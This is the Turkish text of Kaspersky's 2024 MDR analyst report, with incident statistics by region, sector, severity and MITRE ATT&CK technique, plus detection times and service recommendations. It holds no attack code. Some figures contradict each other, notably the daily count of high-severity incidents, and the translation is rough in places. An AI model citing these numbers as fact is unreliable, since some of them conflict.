

kaspersky geleceęi
yakalayın



2024 Yılı için Analiz Raporu

Managed Detection and Response

İçindekiler listesi



Yönetici özeti



Her gün ikiden fazla
yüksek şiddetli olay

Müşteri sayısına göre başlıca bölgeler:

- Avrupa — %40
- CIS*(Bağımsız Devletler Topluluğu) — %21
- META (Orta Doğu, Türkiye ve Afrika) — %15

Başlıca Avrupa ülkeleri:

- İtalya — %31
- İspanya — %15
- İsviçre — %13



En popüler MITRE ATT&CK teknikleri:

T1566: Kimlik Avı

TA0001: İlk Erişim

olayların %24'ünde
gözlemlendi

T1204: Kullanıcı Yürütme

TA0002: Yürütme

olayların %19'inde
gözlemlendi

T1098: Hesap Manipülasyonu

TA0003: Kalıcılık

olayların %18'inde gözlemlendi

* CIS — Bağımsız Devletler Topluluğu (Ermenistan, Azerbaycan, Belarus, Kazakistan, Kırgızistan, Moldova, Rusya, Tacikistan, Özbekistan)

1 Görünür insan müdahalesi olmadan zararlı yazılım kullanılarak gerçekleştirilen bir saldırı

İlk ilgili güvenlik uyarısı
alındıktan sonra olayların
%77'si başarılı bir şekilde
düzeltildi



En çok olay bildirilen sektörler:

Sanayi —
%26

Finans —
%14

Kamu —
%12



Yüksek şiddetli olaylarda en yaygın saldırgan profili:

APT —
%43

Güvenlik
Değerlendirmesi —
%17

Suç¹ —
%12



En popüler ortamdaki yararlanma saldırı araçları:

powershell.exe

rundll32.exe

comsvcs.dll



Bildirilen olayların önem derecesine göre dağılımı:

Yüksek - %5

Orta - %69

Düşük - %26



Yüksek şiddetli olayları rapor etmek için ortalama süre — 54 dakika, orta şiddetli olaylar için — 41 dakika, düşük şiddetli olaylar için — 38 dakika.

Öneriler

- ◆ 2024 yılında, yüksek şiddetli olayların sayısı 2023 yılına kıyasla %34 azaldı. Bununla birlikte, araştırma ve raporlama için ortalama süre %48 arttı, bu da saldırıların ortalama karmaşıklığında bir artış olduğunu göstermektedir. Bu veriler çoğunluğu özelleştirilmiş XDR araçlarından kaynaklanan tetiklenmiş tespit kuralları ve IoA'ların (Saldırı Göstergeleri) analizi ile desteklenmiştir. Bu durum önceki yıllardan değişiklik göstermektedir, burada OS (işletim sistemi) günlükleri ile yapılan tespitler önemli bir rol oynamıştır. Bu koşullar altında, **XDR³ gibi özelleştirilmiş araçlar modern tehditlerin başarılı bir şekilde tespit edilmesi ve araştırılması için esastır.**
- ◆ İnsan kaynaklı hedefli saldırılar 2024 yılında %43 oranda yüksek şiddetli olaylar olmuştur — bu oran 2023 yılına göre %74, 2022 yılına göre ise %43 daha fazladır. Otomatik tespit araçlarındaki gelişmelere rağmen, güdülenmiş bir saldırgan bunları aşmak için hala yollar bulabilir. İnsan kaynaklı saldırılara karşı koymak için **Managed Detection and Response⁴** gibi insan kaynaklı çözümler kritik öneme sahiptir. Şirket içi güvenlik operasyonları ekibi olan kuruluşları için, dahili işlemler ve teknolojiler modern tehdit ortamıyla başa çıkacak şekilde donatılmalıdır. Kapsamlı **SOC danışmanlık hizmetleri⁵** buna erişimde yardımcı olabilir.
- ◆ Bu istatistikler tutarlı bir şekilde saldırganların başarılı bir saldırı sonrasında sıklıkla geri döndüklerini göstermektedir. Bu özellikle kamu kuruluşları için bir kanıt niteliğindedir, burada saldırganlar casusluk yapmak için uzun süreli bir varlık gösterme amacındadır. Bu gibi durumlarda, XDR ile donatılmış şirket için SOC'ları veya dış kaynaklı MDR'yi normal **Değerlendirmeleri Tehlikeye Atma⁶** ile birleştirmek, mevcut güvenlik önlemleri tarafından kaçırılan olayları tespit etmek ve araştırmak için etkin bir yöntemdir. Saldırganlar uygun sistem konfigürasyon kontrolleri olmayan altyapılarda genellikle Meşru Araçların Kullanılması (LotL) yöntemleri⁷ kullanırlar. Olayların nispeten büyük bir kısmı öncelikli gruplar ve zayıflayan güvenlik konfigürasyonlarına hesapların eklenmesi için yetkisiz değişiklikler ile bağlantılıdır. Bu senaryolarda hatalı uyarıları azaltmak için, değişiklikleri uygulama ve erişimi sağlamada geçerli etkin konfigürasyon yönetimi ve resmi prosedürler kritik öneme sahiptir.
- ◆ 2024 yılında, Kullanıcı Yürütme⁸ ve Kimlik Avı⁹ teknikleri yine en çok karşılaşılan 3 tehdit arasında yer almıştır, başarılı sosyal mühendislik içeren yüksek şiddetli olayların yaklaşık %5'ini içerir. Kullanıcılar hala en zayıf bağlantıdır, bu da şirket bilgileri güvenlik planlaması için **Güvenlik Farkındalığı¹⁰** önemli bir odak noktası haline getirir.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Kaspersky SOC Danışmanlığı

6 Kaspersky Compromise Assessment

7 Kaspersky ansiklopedisi. Meşru Araçların Kullanılması (LotL) saldırısı

8 MITRE ATT&CK. T1204 Kullanıcı Yürütme

9 MITRE ATT&CK. T1566 Kimlik Avı

10 Kaspersky Güvenlik Farkındalığı Eğitimleri

Giriş

Yıllık Managed Detection and Response (MDR) analist raporu Kaspersky SOC ekibi tarafından tanımlanan MDR olaylarının analizine dayalı olarak öngörüler sunar.

Bu rapor tespit edilen olayların özellikleri ve MDR müşterileri arasında bölgeler ve sanayi sektörlerinde bunların dağılımının yanı sıra en sık görülen saldırgan taktikleri, teknikleri ve araçlarını ortaya koymaktadır.

Bu rapor aşağıdakiler dahil olmak üzere ana sorulara yanıt sunar:

Bugün hangi yöntemleri kullanıyorlar?

Potansiyel saldırganlar kimlerdir?

Faaliyetleri nasıl etkin bir şekilde tespit edilebilir?



Kaspersky MDR Hakkında

MDR sürekli olarak izleme ve tehdit tespiti sağlar. Uç nokta koruma platformları (EPP'ler) makine öğrenimi ve SOC ekibi tarafından analiz için telemetri iletimi yapar. Tehdit tespiti için Saldırı Göstergeleri (IoA) ve manuel tehdit avı kullanılır. Yanıt aksiyonları SOC ekibi tarafından tahsis edilir ve eğer kullanıcı onaylarsa, EPP bu işlemleri yerine getirir.

T1566: Kimlik Avı — %24



T1098: Hesap Manipülasyonu — %18



T1204: Kullanıcı Uygulaması — %19



Kamu — %12



MDR analistleri



Sanayi — %26




Finans — %14




Kaspersky MDR'nin kapsamı


Kaspersky MDR müşterileri tüm dünyada temsil edilmektedir ve bu da bölgesel atak davranışları ve taktiklerinin kapsamlı ve objektif bir görünümünü elde etmemizi sağlamaktadır. Aşağıdaki tabloda MDR müşterilerinin coğrafi dağılımı gösterilmektedir. En büyük temsiliyet Avrupa, CIS (Bağımsız Devletler Topluluğu) ve META (Orta Doğu, Türkiye ve Afrika) bölgesindedir.



Avrupa'da, en büyük MDR kapsamı İtalya, İspanya ve İsviçre'dedir.



Güney Afrika, META (Orta Doğu, Türkiye ve Afrika) bölgesinde lider konumdadır.




Sektör dağılımı

2024 yılında, MDR ekibi olayların çoğunu sanayi girişimlerde (%25,7), finans (%14,1) ve kamu (%11,7) sektörlerinde görmüştür.

Şekil 1

En çok saldırıya uğrayan sektörler



Müşteri sayısı, % Rapor edilen olay sayısı, % Rapor edilen yüksek şiddetli olayların sayısı, %

Bu grafik müşteri sayıları ile ilgili sektörde MDR'nin varlığını yansıtmaktadır. Olay sayısına göre dağılımla karşılaştırılması, o sektördeki olayların sıklığını kabaca tahmin etmemizi sağlar.

Sadece yüksek şiddetli olayları dikkate alırsak, dağılım kısmen farklı olur: BT sektöründe %22,8, kamuda %18,3, sanayi alanında %17,8 ve finans sektöründe %11,9.



Olay sayısı

2024 yılında, MDR altyapısı her gün telemetri olayları aldı ve bunları işledi ve sonuç olarak da güvenlik uyarıları oluşturdu. Bu uyarıların yaklaşık olarak %26'sı, makine öğrenimi algoritmaları ile işlenirken, %13'ü SOC ekibi tarafından analiz edildi ve fiili olaylar olarak belirlendi. MDR müşterileri MDR portalı üzerinden bu olaylar hakkında bilgilendirildi.

Şekil 2

Kaspersky MDR uyarıları işleme hunisi

~ 270.000

güvenlik uyarısı alındı



Yaklaşık 15.000

bir ana bilgisayardan gelen telemetri olayları

Bu sayı ana bilgisayar aktivitesi ve sensör türüne bağlı olarak büyük ölçüde değişiklik gösterebilir



Yaklaşık 200.000

SOC analistleri tarafından analiz edildi




> 70.000

uyarı yapay zeka teknolojileri kullanılarak otomatik olarak işlendi



~%87

SOC analistleri tarafından yanlış pozitif olarak tanımlanan uyarılar



> 26.000

uyarı analiz edildi



Yaklaşık 13.000

olay müşterilere rapor edildi



Alarmların daha azı tespit mantığı etkinliğini artırmak için yapılan kapsamlı çalışmalardan kaynaklanmaktadır, bu da %10'dan %13'e kadar genel IoA dönüşümünde bir artış ve SOC analitikleri ile işlenen hatalı uyarı sayısında bir azalma sonucuna yol açmaktadır.



Olay algılama süresi

Olay algılama süreci birkaç adımdan oluşur. İlk olarak, özel bir robot, oluşturulan bir uyarıyı mevcut bir SOC analistinin kişisel kuyruğuna atar. Ardından, analist uyarıyı uyarı önem derecesine ve bir tehdidi tespit etmek için garanti edilen hizmet seviyesi anlaşması (SLA) süresine göre işler. Eğer analiz hatalı uyarı sonucunu verirse, uyarı gözardı edilir ve müşteri veya küresel seviyede filtreler oluşturulur. Aksi takdirde, uyarı yeni veya mevcut bir olaya aktarılır ve derinlemesine incelemeden sonra tekrar hatalı uyarı olarak kapatılabilir veya önerilen bir yanıtla birlikte MDR portalı üzerinden müşteriye bildirilebilir. Eğer müşteri tavsiye edilen yanıtı onaylarsa, uç nokta kurumları bunları otomatik olarak uygular.

Tablo 1

Bir olayı tespit etme süresi

Şiddet

Raporlama süresi, dakika cinsinden

Yorumlar

Yüksek



53,99 dakika

2023: 36,37 dakika
2022: 43,75 dakika
2021: 41,45 dakika

En karmaşık olaylar, ek bilgi toplamak ve bir olay zaman çizelgesi oluşturmak için daha fazla zaman gerektirir. 2024 yılında, önceki dönemlere² kıyasla bu zaman yaklaşık olarak %48 arttı ve yıl boyunca yüksek şiddetli olayların özelliğini yansıttı.

Orta



41,03 dakika

2023: 32,55 dakika
2022: 30,92 dakika
2021: 34,88 dakika

Orta şiddetli olaylar en sık görülen güvenlik seviyesiydi. Bu olayların çoğu etkinliği kanıtlanmış olan zararlı yazılım aktivitesi ve tamamen otomatik düzeltilmeden kaynaklıydı. Bununla birlikte, 2024 yılındaki orta seviyedeki olayların sayısındaki küçük bir artış sebebiyle, gerekli zaman 2024 yılına kıyasla %26 artmıştı.

Düşük



37,85 dakika

2023: 48,01 dakika
2022: 34,15 dakika
2021: 40,24 dakika

En düşük güvenlik seviyesinde olan olaylar çoğunlukla potansiyel olarak istenmeyen yazılımın sonuçları ile ilgiliydi, çoğu durumda, bu olayların işleme süresi büyük ölçüde otomatiktir.

² Kaspersky MDR analist raporu, 2023

Kaspersky MDR analist raporu, 2022

Kaspersky MDR analist raporu, 2021



Olay şiddeti

MDR'de sadece müşteri tarafında eylem gerektiren olaylar raporlanır.

Düşük



Müşterinin BT sistemleri üzerinde önemli bir etkisi yoktur, ancak alınması gereken bir dizi önlem vardır.

Orta



Saldırıdan doğrudan insan müdahalesi olduğuna dair kanıt yoktur, müşterinin BT sistemlerini etkileyebilir, ancak ciddi sonuçları olmaz.

Yüksek




Müşterinin BT sistemleri üzerinde potansiyel veya gerçek önemli bir etkisi olan insan kaynaklı saldırı veya zararlı yazılım tehditleri.

2024 yılında, ortalama olarak her iki günde bir üçten fazla kritik olay olmuştur. 2021 yılında yüksek şiddetli olaylarda en yüksek sayı görülmüştür, o zamandan beri eğilim bu olayların oranında bir düşüş olduğunu göstermektedir, beraberinde düşük ve orta şiddetdeki olaylardaki artış olmuştur.

Şekil 3

Olay şiddeti seviyesi



Şekil 4

MDR tarafından yıllar içinde tespit edilen olayların ciddiyeti




Yüksek şiddetdeki olaylardan orta şiddetdeki olaylara geçiş, erken tespit ve enstrümantal iyileştirme ile ilişkilendirilebilir. Tespit sırasında, saldırıya doğrudan insan müdahalesi olduğuna dair yeterli kanıt bulunamamıştır. Bu durumlarda, zararlı e-posta kampanyaları, indirme kaynaklı tehlikeler, potansiyel olarak zararlı internet kaynaklarına olan bağlantılar, ağ keşifleri, kaba kuvvet denemeleri veya zayıf nokta istismarı gibi aktiviteler tespit edilmiştir. Bununla birlikte, Kaspersky MDR ekibi bu aktivitelerin özelliği ve bunlarla ilgili risklerin yüksek şiddet olarak sınıflandırılmayı gerektirmediğini belirledi.



Olayların sayısı büyük ölçüde izlemenin kapsamına bağlıdır. Aşağıdaki diyagram, izlenen 10.000 uç noktada her bir önem seviyesi düzeyi için beklenen olay sayısını sektöre göre kategorize edilmiş olarak göstermektedir.

Şekil 5


Önem derecesine ve sektöre göre 10.000 uç noktadan beklenen olay sayısının dağılımı



Diyagram, en yüksek nispi olay sayısının kitle iletişim araçları, geliştirme ve telekom sektörlerinde meydana geldiğini göstermektedir.

Şekil 6

Önceki yıla kıyasla önem derecesine ve sektöre göre 10.000 uç noktadan beklenen olay sayısının dağılımı



2023 yılına kıyasla, kitle iletişim araçları, geliştirme ve telekom sektörlerinde olay sayısında önemli bir artış görülmüştür.

2024 yılında, yüksek şiddetli olaylar toplamın %5'inden daha azını oluşturmuştur, böylece genel olay hacmi içinde görsel olarak önemsiz hale gelmiştir. Aşağıdaki diyagram sadece yüksek şiddetli olaylara odaklanmaktadır.

Şekil 7

Önceki yıla kıyasla sektör tarafından 10.000 uç noktadan beklenen kritik olay sayısı




Çizelge kamu ve geliştirme sektörlerinde yüksek şiddetli olaylarda büyük bir azalma olduğunu göstermektedir, sanayi sektöründeki olayların sayısı sabit kalmıştır veya artmıştır. Gıda sektöründe nispeten büyük bir artış ve BT ve telekomünikasyon sektörlerinde hafif bir artış gözlemlenmiştir. Kitle iletişim araçları olaylarda büyük bir artış yaşamış olsa da, bu eğilim yüksek şiddetli olaylara yansımamıştır. Bu durum, birçok saldırı girişiminin derhal tespit edilip hafifletildiği ve derecelerinin orta seviyeleri aşmasının engellendiği yönündeki önceki gözlemleri desteklemektedir.



Müdahale verimliliği

